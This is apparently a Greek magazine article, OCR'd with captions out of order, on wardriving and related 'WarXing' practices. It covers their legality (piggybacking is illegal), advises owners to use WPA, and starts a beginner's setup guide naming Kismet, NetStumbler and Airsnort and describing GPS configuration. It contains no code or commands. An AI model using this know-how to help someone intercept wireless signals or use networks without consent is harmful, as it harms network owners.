Ο πόλεμος των δρόμων!

Η ευρυζωνικότητα αναπτύσσεται ραγδαία τα τελευταία χρόνια στην Ελλάδα. Τα ασύρματα δίκτυα Wi-Fi πληθαίνουν κι ανάλογα αυξάνει η πιθανότητα σύνδεσης σε κάποιο από αυτά, ακόμα και όταν είμαστε στο δρόμο ή κάπου όπου δεν περιμένουμε να είμαστε στην εμβέλεια ενός ασύρματου δικτύου. Ορισμένα Wi-Fi Access Point είναι ελεύθερης πρόσβασης, μερικά άλλα είναι κρυπτογραφημένα και επιτρέπουν την πρόσβαση μόνο σε όσους γνωρίζουν το αντίστοιχο συνθηματικό ή πιστοποιητικό...

Αυτά πάντως λίγο ενδιαφέρουν τους «μαχητές των δρόμων», που σπεύδουν να χαρτογραφήσουν τα ασύρματα δίκτυα ξεκινώντας μ' ένα μεταφορικό μέσο κι ένα laptop φυσικά. Τα αποτελέσματα των προσπαθειών τους είναι τουλάχιστον ενδιαφέροντα για ερευνητικούς λόγους -και όχι μόνο!

ΠΡΩΤΑ ΤΑ ΕΓΚΥΚΛΟΠΑΙΔΙΚΑ


Το «Wardriving», για το οποίο θα μιλήσουμε σε λίγο, είναι γνωστό εδώ και πολλά χρόνια στις ΗΠΑ και στη δυτική Ευρώπη, κυρίως λόγω της πιο γρήγορης ανάπτυξης των ασύρματων δικτύων σ' αυτές τις χώρες. Είναι η δραστηριότητα κατά την οποία ένας ανήσυχος νέος περιπλανιέται στους δρόμους με σκοπό να εντοπίσει ιδιωτικά ή επαγγελματικά σημεία ασύρματης πρόσβασης στο Διαδίκτυο, ώστε να τα χαρτογραφήσει για στατιστικούς ή άλλους λόγους. Οι Wardriver υποστηρίζουν ότι η εν λόγω πρακτική εφαρμόζεται αφενός για την εξάπλωση της ιδέας του δωρεάν κι ελεύθερου Internet, αφετέρου για να αφυπνιστούν οι καταναλωτές και να ενημερωθούν για τις αδυναμίες των αφύλακτων ασύρματων δικτύων. Η αλήθεια είναι ότι λίγοι χρήστες συνειδητοποιούν πόσο επισφαλή είναι τα ανοιχτά ασύρματα δίκτυα. Είτε από άγνοια είτε από φόβο να μη χαλάσουν κάτι που δείχνει να δουλεύει, αφήνουν τα access points με τις εργοστασιακές ρυθμίσεις, γεγονός που σημαίνει ότι το δίκτυο είναι ανοιχτό. Το χειρότερο μ' αυτό δεν είναι ότι κάποιος μπορεί να χρησιμοποιεί, χωρίς εκείνοι να το ξέρουν, τη σύνδεσή τους και να τους καταναλώνει bandwidth. Όχι, το χειρότερο είναι οτιδήποτε άλλο μπορεί να κάνει, όπως, π.χ., sniffing και υποκλοπή ευαίσθητων στοιχείων (username/passwords προς λογαριασμούς αλληλογραφίας κ.ο.κ.). Επίσης, ο απρόσκλητος χρήστης του ασύρματου δικτύου είναι πιθανόν να επιδίδεται σ' ένα σωρό παράνομες δραστηριότητες και μετά να ενοχοποιηθεί ο νόμιμος κάτοχος του wireless access point! Ας επιστρέψουμε όμως στο προκείμενο.

Η πιο γενική κωδική ονομασία αυτής της «εναλλακτικής» ασχολίας για την οποία συζητάμε είναι το «WarXing», όπου κατά περίπτωση το Xing αντικαθίσταται με:

Driving: Χρησιμοποιείται αυτοκίνητο για μεταφορικό μέσο κι ένα laptop.

Walking: Περίπατος και ο warrior είναι εξοπλισμένος μ' ένα ελαφρύ PDA.


Spying: Υποκλοπή σήματος βίντεο από ασύρματες κάμερες με χρήση κατάλληλων δεκτών.



Αυτό εμφανίζεται δίπλα στο χάρτη, μόλις ανοίξουμε το έτοιμο αρχείο .kml Από εκεί μπορούμε κάθε φορά να διαλέγουμε τι θέλουμε να δούμε από αυτά που έχουμε «scannάρει».

Τεράστια κεραία
για σκληροπυρηνικό
Wardriving!

Ένα σύστημα Wardriving για οδηγούς
που δεν έχουν πρόβλημα να τραβούν
τα βλέμματα...




Ίσως οι οδηγοί ταξί του
κοντινού μέλλοντος
θα πρέπει να σκεφτούν
τη χρήση ενός τέτοιου
συστήματος Wardriving,
για τους απαιτητικούς
πελάτες.


Όλοι μπορούν
να λάβουν μέρος στον
πόλεμο των δρόμων,
έστω και με συμβατικό
εξοπλισμό :-)

Στο Warchalking, ή αλλιώς στη «μάχη της
κιμωλίας», χρησιμοποιούνται συγκεκριμένα
σύμβολα για να υποδηλωθεί η παρουσία
ασύρματων δικτύων διαφόρων χαρακτηριστικών...


Εθεάθη ανοιχτό ασύρματο δίκτυο, ονόματι tsunami – αντισταθείτε στον πειρασμό!



Αν δεν κάνει αυτόματη εκκίνηση το NetStumbler, το ξεκινάτε εσείς.



Δείτε τις ρυθμίσεις, όπως ισχύουν στην πλειονότητα των GPS receiver. Στο Port (που στη φωτογραφία έχει στα δεξιά του την ένδειξη «Disable») πρέπει να μπει ο αριθμός θύρας από την οποία παίρνει τα δεδομένα το GPS Receiver (ο αριθμός της θύρας βρίσκεται χειροκίνητα, με επί τόπου δοκιμές).



Υπάρχουν αρκετά site στα οποία ο ενδιαφερόμενος θα βρει δημοσιευμένους χάρτες Wardriving. Ένα από τα πιο ενημερωμένα είναι το wigle.net.

Flying: Χρησιμοποιείται ένα πτητικό... μέσο, όπως ένα αεροπλάνο ή ελικόπτερο(!).
Περιττό να πούμε ότι ο κατάλογος ανανεώνεται, ανάλογα με την τρέλα των «WarXingers» και τη διαρκώς εξελισσόμενη τεχνολογία.

Το πρόθεμα War, εξάλλου, επινοήθηκε από την ταινία «WarGames» του 1983 (τη θυμάστε;), στην οποία ένας νεαρός χάκερ είχε χρησιμοποιήσει την τεχνική του WarDialing, καλώντας αυτόματα και ασταμάτητα πολλούς αριθμούς τηλεφώνου μέχρι να εντοπιστεί επικοινωνία με modem. Αξίζει, τέλος, να γνωρίζετε την πρακτική του «WarChalking». Οι WarChalker, εφοδιασμένοι με μια φτωχή κιμωλία και αφού έχουν εντοπίσει και χαρτογραφήσει συγκεκριμένα ασύρματα δίκτυα, περιδιαβαίνουν στις αντίστοιχες περιοχές και μαρκάρουν, σε δημόσιο χώρο και θέα, την ύπαρξή τους, χρησιμοποιώντας μερικά τυποποιημένα σύμβολα. Έτσι, κάποιος περαστικός που ξέρει να τα διαβάζει καταλαβαίνει αν, π.χ., στο σημείο όπου βρίσκεται υπάρχει διαθέσιμο ασύρματο δίκτυο, τι είδους είναι, ποιο είναι το SSID και η ταχύτητά του κ.ο.κ.

ΕΙΝΑΙ ΠΑΡΑΝΟΜΟ;

Το Wardriving, πολύ απλά, δεν είναι καθόλου παράνομο. Μάλιστα, αρκετά πανεπιστήμια πληροφορικής έχουν οργανώσει μαζικά WarDrives. Ιδιαίτερα γνωστή είναι η σχετική έρευνα του 2005 που έγινε στο Seattle των ΗΠΑ, όπου 100 προπτυχιακοί φοιτητές κατόρθωσαν να εντοπίσουν όλα τα ασύρματα δίκτυα της πόλης, βοηθώντας έτσι στη συγκρότηση επίσημων στατιστικών σχετικά με τη δυναμική της ανάπτυξης του Internet εκεί. Ενώ, λοιπόν, το Wardriving ΔΕΝ είναι παράνομο, το piggybacking ΕΙΝΑΙ!
Όπως ήδη καταλάβατε, μιλάμε για τη χρήση ενός ασύρματου δικτύου χωρίς την άδεια του κατόχου του. Είτε πρόκειται για το access point ενός γείτονα είτε για το HotSpot μιας καφετέριας ή ενός ξενοδοχείου, όταν αυτό πραγματοποιείται χωρίς τη συγκατάθεση των κατόχων, όταν η χρήση του γίνεται χωρίς την άδεια του κατόχου, τότε μιλάμε για πράξη που ελέγχεται ως προς τη νομιμότητά της. Όταν μάλιστα το piggybacking γίνεται με σκοπό το κατέβασμα παράνομου υλικού, τη διάπραξη δολιοφθορών, τον εκβιασμό κ.ο.κ., τότε έχουμε να κάνουμε με μια ξεκάθαρα παράνομη ενέργεια.
Σημειώστε ότι αρκετοί γίνονται piggybacker άθελά τους, χωρίς να το καταλάβουν, εξαιτίας της πληθώρας των απροστάτευτων ανοιχτών ασύρματων δικτύων. Ως στοιχειώδες μέτρο προστασίας, ο κάτοχος ενός ασύρματου δικτύου οφείλει να χρησιμοποιεί μια μέθοδο πιστοποίησης και κρυπτογράφησης, με τις εκδοχές του WPA να είναι σαφώς προτιμότερες από το αποδεδειγμένα αδύναμο και επισφαλές WEP.
Αφήνοντας τώρα κατά μέρος τη γενική συζήτηση, ας δούμε πώς μπορεί ένας ενδιαφερόμενος να ξεκινήσει το Wardriving.

Το μηχάνημά σας με τα Windows είναι ευάλωτο. Ανά πάσα στιγμή μπορεί κάποιος ν' αποκτήσει πλήρη πρόσβαση σε αυτό, σχετικά εύκολα και χωρίς καν να σηκωθεί από τη θέση του. Πηγαίνετε στη σελίδα 62 και δείτε πώς!

Κοντινό πλάνο χαρτογράφησης στο Google Earth...

ΠΡΟΑΠΑΙΤΟΥΜΕΝΑ ΕΡΓΑΛΕΙΑ

1. **Ένα GPS receiver** (δηλαδή μια εξωτερική κεραία λήψης σήματος από δορυφόρο, για εύρεση θέσης) με σύνδεση USB ή Bluetooth. Αποφύγετε τα GPS σειραϊκής σύνδεσης.
2. **Ένας φορητός υπολογιστής**, σχετικά καινούργιος.
3. **Πρόγραμμα εντοπισμού ασύρματων δικτύων.** Παραδείγματα αποτελούν τα Kismet, Netstumbler και Airsnort. Είναι δωρεάν και τα βρίσκετε εύκολα με μια αναζήτηση στο Google.
4. Αν ο φορητός δεν περιέχει ασύρματη κάρτα δικτύου Wi-Fi, θα πρέπει να αγοράσετε μια δική σας, για USB ή PCMCIA. Μεταξύ μας, αν έχετε έναν τόσο παλιό φορητό, μάλλον χρειάζεστε καινούργιο anyways.

